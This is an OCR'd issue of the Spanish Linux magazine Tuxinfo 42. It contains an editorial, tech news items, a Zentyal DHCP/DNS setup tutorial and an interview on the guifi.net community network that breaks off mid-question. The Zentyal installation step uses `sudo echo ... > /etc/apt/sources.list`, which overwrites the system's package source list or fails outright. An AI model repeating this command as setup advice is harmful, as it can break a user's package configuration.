TUXINFO42

GIMP
Dar color a una foto antigua

LINUX vs WINDOWS
interpretando comandos

ESPECIAL TUXMOVIL
Seguridad en smartphones

SQL INJECTION
Guerreros de la oscuridad

ZENTYAL
Servidor para Pymes

CROSSBOW II
La práctica

GUIFI.NET
Entrevista

OPINION:
Vértigo

PROYECTO
Plan Ceibal

Tapa: Marcos "Anubis4d" Caballero

EEEPAD TRANSFORMER

tuxinfo 42

Revista Tuxinfo

Dirección, edición y coordinación
Ariel M. Corgatelli

Marketing, edición y ventas
Claudia A. Juri

Corrección
Oscar Reckziegel
Luis Luque

Diseño de tapa
Marcos "Anubis4D" Caballero

Diseño
Jorge Cacho Hernández

web: http://www.tuxinfo.com.ar
facebook: http://www.facebook.com/tuxinfo
email: info@tuxinfo.com.ar
twitter: @tuxinfo

Editorial

Ariel M. Corgatelli

Aquí estamos nuevamente con otro número de Tuxinfo. Como siempre tratamos de cubrir los temas de mayor actualidad, excelentes informes, manuales en general. Pero desde este lugar no quería dejar pasar una situación que particularmente me llamó mucho la atención.

Como todos ya sabrán el deceso del ex CEO de Apple, Steve Jobs, dio mucho que hablar en el mundo, personas que quizás no sabían de él salieron hablar, no se dejó de dar la noticia en un solo noticiero, pero lo que más llamó la atención fueron los comentarios de Richard Stallman en base a esta situación.

Muchas personas desde el mundo Apple, criticaron las fuertes palabras de Stallman, sin pensar realmente que él sólo habla de sus acciones generadas en base a las creaciones de Apple. En ningún caso habló específicamente de Jobs y mucho menos se contentó con su deceso. Esto generó que Richard nuevamente tenga que salir a explicar sus palabras, y de alguna manera suavizar sus palabras anteriores.

Como editor de Tuxinfo y de forma personal creo que todo el revuelo generado por los fanáticos de Apple, fueron reacciones desmedidas, ya que Stallman no dijo nada que fuera diferente a lo que expresaba desde muchos años atrás. Se sobreentiende que Stallman es una persona de fuertes ideales, los cuales hacen que desde su mirada sólo exista el blanco y el negro; sin poder congeniar con ninguna política diferente a la que predica el software libre. Puede que esté mal, o bien, pero es su postura y debemos respetarla.

Para cambiar de tema, casi al cierre de esta edición nos enteramos que el mismo Mark Shuttleworth, en una entrevista para Zdnet, expresaba que el próximo año tendremos una nueva opción para los smartphones y tabletas. Efectivamente se estará trabajando en Ubuntu móvil. Excelente noticia por cierto.

Y para no aburrirlos más con una extensa “editorial”, los invito directamente a leer nuestra revista, y a formar parte de nuestro mapa de lectores.

Obviamente nos gustaría conocer la opinión de nuestros lectores, para lo cual los invitamos a que envíen un correo electrónico a nuestra editorial info@tuxinfo.com.ar Y como siempre agradecemos su preferencia por hacer clic en la descarga, como así también los invitamos a leer toda la edición.

Habrá tablets y smartphones con Ubuntu Linux

Y el mismo Mark Shuttleworth, fue quien lo confirmó en una entrevista brindada a ZDnet. En donde explica que si bien en principio no estaban pensando en ingresar al mercado móvil; hoy día se hace imperativo ya que con la gran caída de ventas de netbooks y la mayor adopción de tabletas como smartphones, hizo que reconsideráramos la opción.

"A medida que las personas se han trasladado desde el escritorio a nuevas formas de computación se hace importante para nosotros llegar a la comunidad en estas plataformas", "por lo tanto vamos a aceptar el reto de cómo usar Ubuntu en smartphones, tabletas y pantallas inteligentes"

En principio Mark explicó que primero tiene trazado algunos planes. El primero de ellos es conseguir una mayor estabilidad con la próxima versión LTS (long term support) 12.04, brindar los últimos retoques a Unity y luego iniciar el desembarco en smartphones y tabletas.

Sin lugar a dudas, lo que se busca es crear un nuevo y gran competidor a los sistemas móviles Android y iOS.

"La estrategia más inteligente para los fabricantes es jugar unos contra otros. Por tanto, algunos quieren tener Ubuntu como un elemento perturbador", explicaba Shuttleworth.

El anuncio se hará de forma oficial en la conferencia de desarrolladores de Orlando, y se habla de que el próximo año ya tendríamos Ubuntu como segunda opción disponible.

Fuente: ZDnet

(http://www.zdnet.com/blog/open-source/ubuntu-linux-heads-to-smartphones-tablets-and-smart-tvs/9834)

Entre nosotros: Google Chrome 15

Sinceramente una gran velocidad tiene la gente de Chrome para lanzar actualizaciones. Aclaro primero, que si bien estas actualizaciones son silenciosas (es decir se realizan sin que el usuario brinde conformidad) en el caso de Linux no es así. Ya que para actualizarlo debemos dar nuestro consentimiento.

Hablando específicamente de las novedades que encontramos, si bien en cada actualización hay nuevas opciones, esta vez se hace mucho hincapié en la corrección de errores, pulido de la interfaz, mayor velocidad de ejecución y sólo se añade la opción "nueva pestaña".

Nuestra recomendación, como siempre es decirles que actualicen si es que no se realizó de forma automática.

Fuente: Google Chrome Blog

(http://chrome.blogspot.com/2011/10/making-chrome-even-more-app-ealing.html)

Biografía Autorizada de Steve Jobs, revela el odio que tenía a Android

Si bien la biografía autorizada de Steve Jobs saldrá a la venta el próximo lunes, ya se han conocido algunos fragmentos interesantes de temas puntuales como por ejemplo su pensamiento sobre Android.

Walter Isaacson, el escritor de la biografía es quien seguramente conoció más a Jobs por su trabajo. Algunas de los fragmentos son: *"Emplearé hasta mi último suspiro si lo necesito, y gastaré cada centavo de los 40.000 millones de dólares que Apple tiene en el banco para corregir esto. Voy a destruir Android porque es un producto robado. Estoy dispuesto a ir a una guerra termonuclear por esto"*.

Además el libro habla de una reunión con Schmidt, desde la cual Jobs dijo: *"No quiero tu dinero. Si me ofreces 5.000 millones de dólares no los quiero. Tengo un montón de dinero. Quiero que deje de usar nuestras ideas en Android, eso es todo lo que quiero".*

También habló de su cáncer de páncreas, el cual no quiso que se operase allá por el 2004. Tratándolo sólo con una dieta estricta y remedios naturales. *"No quería que abrieran mi cuerpo, no quería que me violaran de esa forma"*, y como se deben imaginar ya en el último tiempo se arrepentía.

Y otro punto que se muestra en el libro es sus escasos hábitos de higiene personal, su habilidad de mirar objetos sin pestañear y obviamente los ataques de soberbia.

Para los fanáticos, les comunico que no falta mucho para la salida al público en general.

Fuente: Associated Press

(http://hosted.ap.org/dynamic/stories/U/US_TEC_STEVE_JOBS_BOOK?SITE=CARIE&SECTION=HOME&TEMPLATE=DEFAULT)

El año entrante LibreOffice para Android y iOS

Desde The Document Foundation, se anunció que se está trabajando en un proyecto para portar la suite ofimática LibreOffice a las plataformas móviles Android y iOS.

Obviamente primero estarán disponibles en las tabletas y después en los smartphones. Excelente noticia por cierto.

Para quienes no conozcan sobre The Document Foundation, les comentamos que la misma es una organización no gubernamental dedicada a trabajar en una suite ofimática libre llamada LibreOffice, que a su vez es un fork de la tan conocida OpenOffice.

Si por esas casualidades no conocen la suite LibreOffice, desde Infosertec/Tuxinfo, les recomendamos que ingresen a su web para descargar la versión más reciente, de forma completamente gratuita y como de costumbre disponible para Linux, Mac y Windows.

Comunicado de Prensa:

http://blog.documentfoundation.org/2011/10/14/libreoffice-conference-announcements/

Netflix disponible para tabletas y smartphones Android


Netflix, Inc. (NASDAQ: NFLX) extendió la compatibilidad con el sistema operativo Android para teléfonos celulares gracias al lanzamiento de una nueva aplicación de Netflix para Android. La misma agrega compatibilidad para tabletas que ejecutan Android 3.x y, por primera vez, permite a los miembros de Netflix en Canadá y Latinoamérica ver al instante series y películas transmitidas desde Netflix en sus smartphones y tabletas basadas en Android.

La nueva aplicación de Netflix para Android agrega las tabletas basadas en Android 3.x a la lista de dispositivos Android compatibles con Netflix en los Estados Unidos y aumenta considerablemente la cantidad de dispositivos compatibles con Netflix en Canadá y Latinoamérica. Los miembros de Netflix pueden acceder al servicio en sus dispositivos Android instalando la versión 1.5 de la aplicación de Netflix, disponible como descarga gratuita en Android Market.

Los smartphones basados en Android se están volviendo populares con rapidez. La firma de analistas Gartner Inc. espera que Android constituya el 49% del mercado de smartphones en 2012. Las tabletas basadas en Android son parte de una categoría nueva, pero de rápido crecimiento.

Netflix es el servicio líder mundial de suscripción por Internet para disfrutar de películas y series. Los miembros de Netflix pueden ver al instante series y películas de manera ilimitada, transmitidas por Internet a diversos dispositivos, incluidos PC, Mac, televisores conectados a Internet, consolas de juegos, reproductores de discos Blu-ray y dispositivos móviles. En total, más de 700 dispositivos que transmiten desde Netflix están disponibles en los EE. UU., y un número creciente está disponible en Canadá y Latinoamérica.

Fallece el padre del lenguaje C y de Unix, Dennis Ritchie



Seguramente no será tan recordado como Steve Jobs, pero puedo asegurar que fue una de las mentes más brillantes que pudimos tener.

Dennis Ritchie, nacido en Bronxville (Nueva York) allá por 1941; fue el creador del lenguaje de programación C (1973) y junto a Ken Thompson desarrolló el sistema operativo Unix, cuya primera versión fue lanzada en 1971.

La noticia fue informada por un comentario ingresado en la red social Google+ por Robert Pike: “Acabo de enterarme de que tras una larga enfermedad, Dennis Ritchie (dmr) ha muerto en su casa este fin de semana”.

Añade luego que Ritchie “era un hombre tranquilo y celoso de su privacidad” y además confía en que “habrá gente que apreciará el alcance de sus contribuciones y sentirá su partida” ya que “el mundo ha perdido a una mente realmente grandiosa”.


ENTERATEQUETENGO.COM

- ✓ Muchas Minitas
- ✓ Vacaciones en Montecarlo
- ✓ T.V. 75 pulgadas
- ✓ Velero con fripobar
- ✓ Loft vista al mar
- ✓ Colección completa de muñecos Jack
- ✓ Reabrir Studio 54 por una noche

Conocé el secreto de mi éxito

WWW.ENTERATEQUETENGO.COM

dattatec.com



Servidor para Pymes
Zentyal

POR **IGNACIO HUERTA** e **IBÓN CASTILLA**

¿Qué es Zentyal?

Como administradores de sistemas, cada cierto tiempo nos toca instalar un nuevo servidor para una pequeña red. Y en cada ocasión volvíamos al mismo punto: ¿y ahora cómo hacemos para dar permisos SAMBA a unos usuarios y a otros no?, ¿y cómo configuramos el servidor DHCP para que se integre bien con el DNS local?. Lo que es una fortaleza se convertía en debilidad: los sistemas GNU/Linux disponen de multitud de opciones para ofrecer un servicio, y es precisamente esa variedad la que nos hacía dudar. El resultado eran demasiadas horas luchando con ficheros de configuración con sintaxis parecida pero diferente y realmente nunca acababas satisfecho del todo con la configuración, bien porque no tenías tiempo para dedicar a lo que el servicio reclamaba o bien porque no quedaba lo suficientemente fina la configuración.

La realidad diaria nos dice que el 90% de las situaciones que se dan en PyMES a nivel de necesidad de servicios y configuraciones es la misma. ¿Por qué entonces realizar instalaciones artesanales y reinventar la rueda?. Debe de haber alguna manera de "automatizar" todo esto...

¡Y vaya que si lo hay!. Gracias a Zentyal podemos simplificar nuestro trabajo, tener una interfaz única de administración y establecer un entorno estable sobre el que desarrollar procedimientos de despliegue de servicios y planes de mantenimiento.

Zentyal

Zentyal es un paquete de software que se monta sobre un servidor GNU/Linux diseñado para pequeñas y medianas empresas. Se caracteriza por facilitar la gestión de los servicios de red más habituales de una forma cómoda y sencilla. Zentyal tiene una interfaz web sobre Ubuntu Server, y permite a través de dicha interfaz configurar los distintos servicios, adaptando los ficheros de configuración para que todo funcione como la seda. Los servicios que ofrece Zentyal se ejecutan con software muy conocido en el mundo GNU/Linux, como por ejemplo Bind para ofrecer DNS, Samba para interconectar con redes Microsoft Windows, etc. Zentyal ofrece para todo este software una interfaz de administración única.

Zentyal divide los servicios en varios grupos: Zentyal Gateway, UTM, Infraestructura, Oficina y Comunicación unificada. Dentro de estos grupos, se encuentran servicios como Cortafuegos, Usuarios y grupos, Mensajería Instantánea, Correo electrónico, DHCP, DNS, NTP, Samba, QoS, OpenVPN, Proxy cache, etc.

Aunque existen otros proyectos como Webmin, en nuestra opinión Zentyal resulta una interfaz mucho más simple y focalizada en servicios muy concretos. Está diseñada para ayudar al responsable de la red a configurar servidores de forma rápida, incluso para que personal de la propia entidad en la que se implanta pueda administrar mínimamente ciertos aspectos de su infraestructura, como por ejemplo decidir qué usuarios acceden a qué recursos y con qué permisos. Este aspecto es fundamental a la hora de conceder acceso al personal de una empresa que no tiene conocimientos de administración de sistemas informáticos, pero sí la habilidad suficiente como para manejar una interfaz sencilla de administración de algunos servicios. Zentyal además está más enfocada al mundo empresarial, con servicios por ejemplo de formación, planes de mantenimiento y subscripciones a paquetes de actualizaciones.

El proyecto Zentyal nace en 2004 desde una empresa de Zaragoza con el nombre inicial de eBox. En 2010

deciden cambiarle el nombre a Zentyal, coincidiendo con la salida de Ubuntu 10.04 LTS. Su modelo de negocio se basa en la formación y el soporte técnico, poniendo a disposición del público descargas y repositorios. Hoy en día funciona de forma estable, y representa una gran alternativa libre a otras plataformas como Microsoft Windows Server.

Instalación

Podemos instalar Zentyal de dos maneras:

* Podemos primero instalar Ubuntu Server 10.04 LTS, y después utilizar el repositorio de paquetes de Zentyal. Para ello debemos añadir dicho repositorio al sistema de paquetería de Ubuntu mediante estos comandos:

```
sudo echo "deb http://ppa.launchpad.net/zentyal/2.0/ubuntu lucid main" > /etc/apt/sources.list

sudo aptitude update

sudo aptitude install zentyal
```

* O podemos descargarnos la ISO autoinstalable desde http://www.zentyal.org/downloads/ (esta ISO es una Ubuntu Server 10.04 LTS con más paquetería proporcionada por Zentyal), y luego instalar dicha imagen. El proceso de instalación es el habitual de Ubuntu Server, complementado por la configuración propia de Zentyal.

Zentyal tiene estructura modular, por lo que no hace falta instalar todo el software desde el principio. Se puede empezar con lo básico, y posteriormente ir añadiendo módulos a medida que se van necesitando. Aparte de los paquetes individuales para cada servicio, la gente de Zentyal nos facilita la vida a través de varios metapaquetes, que coinciden con los grupos que comentábamos anteriormente: zentyal-office, zentyal-communication, zentyal-security, zentyal-gateway, zentyal-infrastructure, y también uno para instalar todo el software de Zentyal de golpe: zentyal-all.


Una vez instalado a través de cualquiera de los métodos, y con la paquetería mínima ya en nuestro sistema, podemos acceder a la interfaz web de administración. Como es web, basta abrir nuestro navegador y acceder a la IP de nuestro servidor a través del puerto 443 (HTTPS): https://XXX.XXX.XXX.XXX/. El usuario y contraseña que nos solicita Zentyal es el mismo que el del servidor, son usuarios del sistema Ubuntu.

¡Manos a la obra!

A modo de ejemplo vamos a configurar algunos servicios de red con Zentyal. Vamos a configurar un DHCP y un DNS, dos servicios muy comunes en cualquier red y que nos permitirán evaluar las capacidades de Zentyal.

Asignación de IPs: DHCP

* Activamos el módulo DHCP en el apartado de gestión de módulos:



* Configuramos la interfaz de red que va a servir el DHCP. Es interesante destacar que Zentyal permite servir diferentes instancias DHCP a distintas redes por diferentes tarjetas de red:




Imagen 1




Imagen 2




Imagen 3

* Nos vamos al servicio DHCP y elegimos la tarjeta de red que acabamos de preparar, para configurar las opciones del servicio. Podemos configurar muchas opciones (Imagen 1)

El resto de pestañas del servicio permite configurar varias opciones, como el tiempo de préstamo de IP, e incluso opciones para un servicio PXE.


* Como veíamos en la imagen anterior, una vez configuradas las opciones del servicio, podemos ya añadir un rango de IPs.

Elegimos el rango (IPs inicio y final del rango) y el resultado final sería algo como esto: (Imagen 2)

* Por último, añadiremos IPs estáticas a ciertos clientes. Esto es algo muy práctico, ya que nos permite combinar dos situaciones muy habituales con un solo servicio, por un lado asignar IPs dinámicas a clientes esporádicos (portátiles, clientes wifi, etc) y por otro tener con IPs fijas algunos equipos para poder darles soporte, o para que simplemente sirvan otros servicios. Para tener asignación de IPs fijas, utilizaremos una funcionalidad muy interesante de Zentyal: los Objetos. (Imagen 3)

* Los Objetos son conjuntos de equipos identificados por un nombre. Creamos un nuevo Objeto (le asignamos un nombre, por ejemplo Equipos oficina) y seguidamente añadimos nuevo Miembro a ese Objeto.

Cada Miembro es un equipo, identificado por un nombre, una IP (la que queremos que tenga ese equipo) y su dirección MAC (que habremos recopilado anteriormente). Una vez creado el objeto, podremos volver a la configuración del DHCP y crear un grupo de IPs estáticas:




* Elegimos el Objeto creado anteriormente añadiendo una pequeña descripción:

* Y este sería el resultado final: (Imagen 4)

* Tras realizar estos pasos sólo nos queda guardar los cambios.

Servidor de nombres: DNS

* Activamos el módulo DNS en el apartado de gestión de módulos:



* Añadimos un nuevo dominio, como por ejemplo midominio.intranet, de manera que los clientes después tengan la forma cliente1.midominio.intranet:

* Seguidamente añadimos nuevos clientes al recién creado dominio, dando un nombre único y una IP única.

Sería muy interesante que los clientes se pudiesen importar desde el objeto que hemos creado anteriormente, para no tener que duplicar el dato de la IP en dos lugares, pero seguro que la gente de Zentyal está en ello, y si no, ¡hazles una propuesta! :)

* Tenemos la posibilidad de añadir uno o varios alias a cada cliente:

* Debemos recordar que anteriormente el DHCP se ha quedado sin configurar el DNS. Ahora que tenemos nuestro dominio creado, ya podemos terminar de configurar esa parte. Volvemos a la sección de DHCP y activamos el DNS (Imagen 5)

Importante, ¡pulsar en Guardar!, ya que sino los cambios no se efectuarán, y nos tiraremos un rato tratando de localizar por qué no resuelven DNS nuestros clientes ;) Ya tenemos nuestros dos servicios configurados y funcionando.

Esta experiencia con dos de los servicios que ofrece Zentyal sólo es un pequeño aperitivo de todo lo que esconde. Esperamos hayáis disfrutado con toda esta información y os animamos a probar más servicios y finalmente a utilizar Zentyal como solución en vuestros servidores. Es una solución Software Libre, y por si esto no bastase es estable, madura y profesional. Salud :)

Documentación y referencias

* http://www.zentyal.com/es/: Información sobre Zentyal y todos sus módulos.
* http://doc.zentyal.org/es/: Manual oficial en castellano.
* http://forum.zentyal.org/: Foros de Zentyal, un buen lugar en el que obtener ayuda.




Imagen 4




Imagen 5

UnoyCero
Ignacio Huerta** e **Ibon Castilla
tecnicos@unoycero.com
http://www.unoycero.com

imagen tomada de http://roure.act.uji.es

guifi.net

Entrevistamos a sus iniciadores: Ramon Roca y Lluís Dalmau

POR **ROGER BAIG VIÑAS**
y **JORGE CACHO HERNÁNDEZ**

Tras el análisis del concepto de Red Abierta y sus implicaciones y la presentación del proyecto de iniciativa ciudadana guifi.net de la edición pasada de TuxInfo, en este número entrevistamos a Ramon Roca i Tió y a Lluís Dalmau i Junyent, iniciadores del proyecto y actualmente Presidente y Secretario de la Fundació Privada per a la Xarxa Oberta, Lliure i Neutral guifi.net (Fundación Privada para la Red Abierta, Libre y Neutral guifi.net) respectivamente.

¿Cómo se podría definir guifi.net para alguien que no lo conozca?

Lluís Dalmau: Es una red ciudadana de telecomunicaciones, abierta, libre y neutral formada a partir de la implicación de las personas usuarias de la red que construyen tramos de redes de telecomunicaciones, reteniendo la titularidad de las infraestructuras y operándolas en formato abierto y neutral e interconectándolas todas ellas, creando así una gran red común.

¿Cómo surgió guifi.net? ¿Qué fue lo que os movió a crearla?

LD: guifi.net surgió a partir de la coordinación de un grupo de personas interesadas en desplegar una red de radio-enlaces para formar una red de telecomunicaciones. Este grupo estaba formado por personas de diferentes edades, de diferentes poblaciones y con diferentes niveles de conocimiento de la tecnología, pero con motivación y ganas de hacer un proyecto que no pensase en clave local sino global y que no estuviese ligado a ningún territorio.

Ramon Roca: La motivación era diversa: falta de oferta comercial, su coste o el querer obtener alternativas para el acceso a Internet, así como la inquietud para buscar nuevas oportunidades y soluciones para favorecer la capacidad de conexión propia, de ciudadanos y de empresas mediante la creación un sistema fácilmente replicable en cualquier zona.

¿Cuál es la actual implantación de guifi.net en Cataluña?

RR: Aunque alcanza un territorio bastante amplio, no alcanza aún en su integridad. Actualmente ya está fuertemente desarrollado en las comarcas centrales, donde ya se superan los 12.000 nodos operativos. La forma de crecer de guifi.net es orgánica, y típicamente se expande en forma de "mancha de aceite", es decir, se va ampliando por los extremos, pero también van apareciendo islas de red que tienden a crecer para unirse entre ellas.

¿Y fuera de Cataluña?

LD: En la península ibérica hay diversos focos en gestación, en algunas zonas el nivel de crecimiento es muy elevado como en la zona de Castellón, donde el efecto de la "mancha de aceite" se observa claramente y se va extendiendo por la zona este de la península.

¿Es guifi.net un proyecto sólo para entornos rurales o es también aplicable a entornos urbanos?

RR: Es para cualquier entorno.

LD: Existe en zonas urbanas, rurales e industriales, conectando particulares, empresas, administraciones, universidades, etc.

imagen tomada de **bicubik.net**

¿guifi.net aspira a sustituir a la Internet actual o a complementarla?

RR: El objetivo no es sustituir a Internet, sino impedir que Internet quede cautiva de unos pocos grandes operadores globales que se rigen únicamente por criterios comerciales y se adueñen de ella. Es bueno que existan alternativas, y mantener el carácter original de una red abierta y disponible al público. En resumen, no queremos sustituirla, sino defenderla de algunas de sus amenazas, mantener su espíritu inicial, y extenderla a todos.

LD: guifi.net, con la implantación de la red abierta y neutral, favorece la competencia que va a favor de los operadores de telecomunicaciones pequeños y grandes, y la competitividad favorece directamente a las personas usuarias de la red y a la competitividad de las empresas, ya que tienen más y mejores oportunidades de acceso a las redes de telecomunicaciones.

¿Qué tiene que hacer una persona para unirse a la red de guifi.net?

RR*:* Decir donde está, decidir cómo se conecta, y hacerlo. Hay una aplicación web en modo autoservicio que le asiste.

LD: En castellano en http://guifi.net/trespasos

¿Es necesario tener un nodo cercano?

RR: Bueno, es lo ideal, se hace para ir creando red conectando unos con otros, aunque siempre hay un nodo que es el primero en cualquier zona nueva. En el caso de nodos inalámbricos, requiere línea de visión.

¿Cuál es el coste de montar un nodo guifi.net? ¿Qué conocimientos técnicos se necesitan?

RR: Un nodo simple puede costar menos de 100€, y un usuario puede armarlo por sí mismo si pone de su parte. Lo ideal es complementar eso con servicios profesionales, es decir, que los usuarios puedan, si lo prefieren, acudir a una tienda o un profesional que se lo monte a cambio de una compensación ya que no a todo el mundo le apetecerá hacérselo por si mismo.

¿Cómo ve la Administración Pública a guifi.net?

RR: Hay de todo. Las pequeñas y más próximas a la ciudadanía tan pronto constatan su práctica tienden rápidamente a colaborar. A las mayores les cuesta más ya sea porque rompe con las prácticas tradicionales, o porque les causan un conflicto de interés en las relaciones que han desarrollado con grandes operadores.

LD: Relaciones que muchas veces no han evolucionado suficientemente a partir de las heredadas de la situación anterior a la liberalización del mercado de las telecomunicaciones o inducidas por las grandes operadoras tendiendo a la monopolización de infraestructuras, muchas veces públicas.

¿Cuáles son los objetivos de guifi.net en el medio y largo plazo?

